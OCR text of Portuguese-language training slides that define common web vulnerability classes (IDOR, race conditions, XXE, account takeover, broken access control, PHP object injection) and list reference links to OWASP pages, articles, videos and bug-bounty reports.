
INSECURE DIRECT OBJECT REFERENCE (IDOR)

- As referências diretas a objetos inseguras (IDOR) são um tipo de vulnerabilidade de controle de acesso que surge quando um aplicativo usa a entrada fornecida pelo usuário para acessar objetos diretamente. O termo IDOR foi popularizado por sua aparição no Top Ten da OWASP 2007. No entanto, é apenas um exemplo de muitos erros de implementação do controle de acesso que podem levar a que os controles de acesso sejam contornados. As vulnerabilidades do IDOR são mais comumente associadas à escalação de privilégios horizontais, mas também podem surgir em relação à escalação de privilégios verticais.
- Existem muitos exemplos de vulnerabilidades de controle de acesso em que valores de parâmetros controlados pelo usuário são usados para acessar recursos ou funções diretamente.

INSECURE DIRECT OBJECT REFERENCE (IDOR)



INSECURE DIRECT OBJECT REFERENCE (IDOR)



INSECURE DIRECT OBJECT REFERENCE - EXEMPLOS

- https://owasp.org/www-chapter-ghana/assets/slides/IDOR.pdf
- https://cheatsheetseries.owasp.org/cheatsheets/Insecure_Direct_Object_Reference_Prevention_Cheat_Sheet.html
- https://www.youtube.com/watch?v=bMYpGj2xzpM
- https://www.youtube.com/watch?v=rloqMGcPMkI
- https://www.youtube.com/watch?v=TRDyvgkBcUs
- https://www.youtube.com/watch?v=ZodA76-CB10
- https://www.youtube.com/watch?v=zBQqJfLNm2I
- https://www.youtube.com/watch?v=jNuougtx1M0
- https://www.youtube.com/watch?v=3K1-a7dnA60
- https://www.youtube.com/watch?v=rcfEq6NUF7E
- https://www.youtube.com/watch?v=DwdiBZuix1k
- https://www.youtube.com/watch?v=-y-OcymRcZs
- https://www.youtube.com/watch?v=HQUxXE1oaIE
- https://www.youtube.com/watch?v=HQZ0ZawqhDY

RACE CONDITION

- Umataque de condição de corrida acontece quando um sistema de computação projetado para lidar com tarefas em uma sequência específica é forçado a executar duas ou mais operações simultaneamente. Essatécnica aproveita umintervalo de tempo entre o momento em que um serviço é iniciado e o momento em que um controle de segurança entra em vigor. Esseataque, que depende de aplicativos multithread, pode ser realizado de duas maneiras: interferência causada por processos não confiáveis (essencialmente umtrecho de código que desliza em uma sequência entre as etapas de programas seguros) e interferência causada por um processo confiável, que podem ter os privilégios "mesmos ". Sem controles adequados, processos diferentes podem interferir entre si. Outros nomes usados para se referir a esta vulnerabilidade incluem ataques Tempo de verificação / tempo de uso ou TOC / TOU.
- Aplicativos da Web, sistemas de arquivos e ambientes de rede são todos vulneráveis aum ataque de condição de corrida. Os invasores podem ter como alvo uma lista de controle de acesso (ACL), uma folha de pagamento ou banco de dados de recursos humanos, um sistema transacional, um razão financeiro ou algum outro repositório de dados. Embora os ataques das condições de corrida não ocorram com freqüência - porque são relativamente difíceis de projetar e os atacantes devem explorar uma breve janela de oportunidade - quando acontecem, eles podem levar a sérias repercussões, incluindo um sistema que concede privilégios não autorizados. Além disso, ataques de condição de corrida são inerentemente difíceis de detectar.
- https://www.veracode.com/security/race-condition


RACE CONDITION - EXEMPLOS

- https://hackaday.com/2015/04/29/race-conditions-exploit-granted-free-money-on-web-services/
- https://resources.infosecinstitute.com/category/certifications-training/secure_coding/race-condition-vulnerabilities/#gref
- http://www.cis.syr.edu/~wedu/Teaching/IntrCompSec/LectureNotes_New/Race_Condition.pdf
- https://en.wikipedia.org/wiki/Race_condition
- https://resources.securitycompass.com/blog/moving-beyond-the-owasp-top-10-part-1-race-conditions-2
- https://medium.com/@corneacristian/top-25-race-condition-bug-bounty-reports-84f9073bf9e5
- https://medium.com/@ciph3r7r0ll/chaining-improper-authorization-to-race-condition-to-harvest-credit-card-details-a-bug-bounty-effe6e0f5076
- https://hackerone.com/reports/454949
- https://blog.intigriti.com/2019/09/24/bug-bytes-37-how-to-find-more-idors-race-condition-to-rce-tracy/
- https://www.youtube.com/watch?v=R3B3JaaYpbI
- https://www.youtube.com/watch?v=9qPusaW6_CM
- https://medium.com/@stokochtrubbel/how-to-get-started-in-bug-bounty-9-pro-tips-69c13f3c74c6
- https://www.bugcrowd.com/resources/webinars/turbo-intruder-abusing-http-misfeatures-to-accelerate-attacks-by-james-kettle/


XML EXTERNAL ENTITY INJECTION (XXE)

- Um ataque de *entidade externa XML* é um tipo de ataque contra um aplicativo que analisa a entrada XML. Esse ataque ocorre quando a **entrada XML que contém uma referência a uma entidade externa é processada por um analisador XML mal configurado** . Esse ataque pode levar à divulgação de dados confidenciais, negação de serviço, falsificação de solicitação do servidor, varredura de portas na perspectiva da máquina em que o analisador está localizado e outros impactos no sistema.
- Os ataques podem incluir a divulgação de arquivos locais, que podem conter dados confidenciais, como senhas ou dados de usuários particulares, usando esquemas file: ou caminhos relativos no identificador do sistema. Como o ataque ocorre em relação ao aplicativo que processa o documento XML, um invasor pode usar esse aplicativo confiável para dinamizar outros sistemas internos, possivelmente divulgando outro conteúdo interno por meio de solicitações http (s) ou iniciando um CSRFataque a quaisquer serviços internos desprotegidos. Em algumas situações, uma biblioteca de processador XML vulnerável a problemas de corrupção de memória no cliente pode ser explorada desreferenciando um URI mal-intencionado, possivelmente permitindo a execução arbitrária de código na conta do aplicativo. Outros ataques podem acessar recursos locais que podem não parar de retornar dados, possivelmente afetando a disponibilidade do aplicativo se muitos processos ou threads não forem liberados.
- https://owasp.org/www-community/vulnerabilities/XML_External_Entity_(XXE)_Processing

XML EXTERNAL ENTITY INJECTION (XXE) - EXEMPLOS



XML EXTERNAL ENTITY INJECTION (XXE) - EXEMPLOS



XML EXTERNAL ENTITY INJECTION (XXE) - EXEMPLOS

- http://mamaquieroserpentester.blogspot.com/2018/02/xml-external-entity-you-can-call-me-xxe.html
- https://www.infosec.com.br/xml-external-entity/
- https://www.youtube.com/watch?v=UhgCFQb_dw8
- https://www.youtube.com/watch?v=gjm6VHZa_8s
- https://www.youtube.com/watch?v=IMw2C6EJaDo
- https://www.youtube.com/watch?v=FR1uq-hDpHg
- https://www.youtube.com/watch?v=EZxGa6dqero
- https://www.youtube.com/watch?v=DREgLWZqMWg
- https://portswigger.net/web-security/xxe
- https://www.youtube.com/watch?v=mF7SSXYMS2o
- https://www.youtube.com/watch?v=lGz5MOUz7Ws
- https://www.bugcrowd.com/resources/glossary/xml-external-entity-injection-xxe/
- https://hackerone.com/reports/500515

USER ACCOUNT TAKEOVER

- As aquisições de contas acontecem regularmente em praticamente qualquer site com uma função de login.
- O preenchimento de credenciais e a quebra de cartões estão entre as técnicas mais comuns de controle de contas e cada uma usa bots automatizados para obter entrada de força bruta em uma conta.
  - Os ataques de preenchimento de credenciais vasculham listas de nomes de usuário e senhas vazados, usando bots para testar continuamente combinações em vários sites até que sejam bem-sucedidas.
  - Os ataques de quebra de cartão usam bots automatizados para combinar nomes de usuário e dicionários de senhas vazados, até que o código seja quebrado.
- Nomes de usuário e senhas são adquiridos a partir de despejos de dados em massa que são facilmente acessíveis na dark web. Cada despejo de dados pode consistir em milhões de combinações de nome de usuário e senha após anos de violações de dados realizadas em vários sites.
- O desafio para as empresas reside não apenas na disponibilidade e preço baixo dos despejos de dados, mas também no comportamento do consumidor. Com mais senhas para controlar, os consumidores frequentemente reutilizam detalhes de login em vários sites e negligenciam atualizações de senha por anos seguidos.
- https://www.netacea.com/what-is-account-takeover

USER ACCOUNT TAKEOVER - EXEMPLOS

- https://www.shieldsquare.com/what-is-account-takeover/
- https://precognitive.com/2019/09/26/account-takeover-scenarios/
- https://www.youtube.com/watch?v=pmqzztDVolw
- https://www.usenix.org/conference/enigma2018/presentation/milka
- https://www.youtube.com/watch?v=U3Of-jF1nWo
- https://www.securityweek.com/instagram-account-takeover-vulnerability-earns-hacker-30000
- https://www.youtube.com/watch?v=2326m6ddthg
- https://www.youtube.com/watch?v=R0mWptLglhk
- https://medium.com/@0xankush/readme-com-account-takeover-bugbounty-fulldisclosure-a36ddbe915be
- https://blog.securitybreached.org/2020/01/22/user-account-takeover-via-signup-feature-bug-bounty-poc/
- https://hackerone.com/reports/745324


IMPROPER ACCESS CONTROL

- O controle de acesso, às vezes chamado de autorização, é como um aplicativo da Web concede acesso a conteúdo e funções para alguns usuários e não para outros. Essas verificações são realizadas após a autenticação e controlam o que os usuários 'autorizados' podem fazer. O controle de acesso parece um problema simples, mas é insidiosamente difícil de implementar corretamente. O modelo de controle de acesso de um aplicativo da Web está intimamente ligado ao conteúdo e às funções que o site fornece. Além disso, os usuários podem se enquadrar em vários grupos ou funções com diferentes habilidades ou privilégios.
- Os desenvolvedores frequentemente subestimam a dificuldade de implementar um mecanismo de controle de acesso confiável. Muitos desses esquemas não foram deliberadamente projetados, mas simplesmente evoluíram junto com o site. Nesses casos, as regras de controle de acesso são inseridas em vários locais em todo o código. À medida que o site se aproxima da implantação, a coleção ad hoc de regras se torna tão difícil que é quase impossível entender.


IMPROPER ACCESS CONTROL


- Muitos desses esquemas de controle de acesso defeituosos não são difíceis de descobrir e explorar. Frequentemente, tudo o que é necessário é elaborar uma solicitação de funções ou conteúdo que não deve ser concedido. Depois que uma falha é descoberta, as consequências de um esquema de controle de acesso defeituoso podem ser devastadoras. Além de exibir conteúdo não autorizado, um invasor pode alterar ou excluir conteúdo, executar funções não autorizadas ou até mesmo assumir a administração do site.
- Um tipo específico de problema de controle de acesso são as interfaces administrativas que permitem que os administradores do site gerenciem um site pela Internet. Esses recursos são frequentemente usados para permitir que os administradores do site gerenciem com eficiência usuários, dados e conteúdo em seus sites. Em muitos casos, os sites oferecem suporte a várias funções administrativas para permitir granularidade mais fina da administração do site. Devido ao seu poder, essas interfaces são frequentemente os principais alvos de ataques de pessoas de fora e de dentro.
- https://owasp.org/www-community/Broken_Access_Control

IMPROPER ACCESS CONTROL - EXEMPLOS



IMPROPER ACCESS CONTROL - EXEMPLOS





IMPROPER ACCESS CONTROL - EXEMPLOS

- https://hdivsecurity.com/owasp-broken-access-control
- https://www.youtube.com/watch?v=94-tlOCApOc
- https://www.youtube.com/watch?v=ZG7gUwyxZBY
- https://www.youtube.com/watch?v=P38at6Tp8Ms
- https://www.packetlabs.net/broken-access-control/
- https://www.youtube.com/watch?v=EE2N2H3_RnE
- https://www.youtube.com/watch?v=TJQpOrtet8E
- https://www.youtube.com/watch?v=Z2Eo_5jEOwA
- https://www.youtube.com/watch?v=UNxSVYVyalo
- https://medium.com/@deepakdramz/bug-bounty-for-beginners-part-2-broken-access-control-7755f5c61937
- https://medium.com/bugbountywriteup/dank-writeup-on-broken-access-control-on-an-indian-startup-d29132a1ecd
- https://owasp.org/www-project-top-ten/OWASP_Top_Ten_2017/Top_10-2017_A5-Broken_Access_Control
- https://www.youtube.com/watch?v=A6YX6IvQfQY
- https://www.youtube.com/watch?v=zeb82DDH5HM
- https://hackerone.com/reports/502593

PHP OBJECT INJECTION

- O PHP Object Injection é uma vulnerabilidade no nível do aplicativo que pode permitir que um invasor execute diferentes tipos de ataques maliciosos, como Injeção de Código , Injeção de SQL , Traversal de Caminho e Negação de Serviço de Aplicativo , dependendo do contexto. A vulnerabilidade ocorre quando a entrada fornecida pelo usuário não é higienizada adequadamente antes de ser passada para a função PHP unserialize (). Como o PHP permite a serialização de objetos, os invasores podem transmitir seqüências serializadas ad-hoc a uma chamada unserialize () vulnerável, resultando em uma injeção arbitrária de objetos PHP no escopo do aplicativo.
- Para explorar com êxito uma vulnerabilidade de injeção de objetos PHP, duas condições devem ser atendidas:
  - O aplicativo deve ter uma classe que implemente um método mágico do PHP (como__wakeup ou __destruct) que possa ser usado para realizar ataques maliciosos ou para iniciar uma "cadeia POP".
  - Todas as classes usadas durante o ataque devem ser declaradas quando o unserialize () vulnerável está sendo chamado, caso contrário, o carregamento automático de objetos deve ser suportado para essas classes.

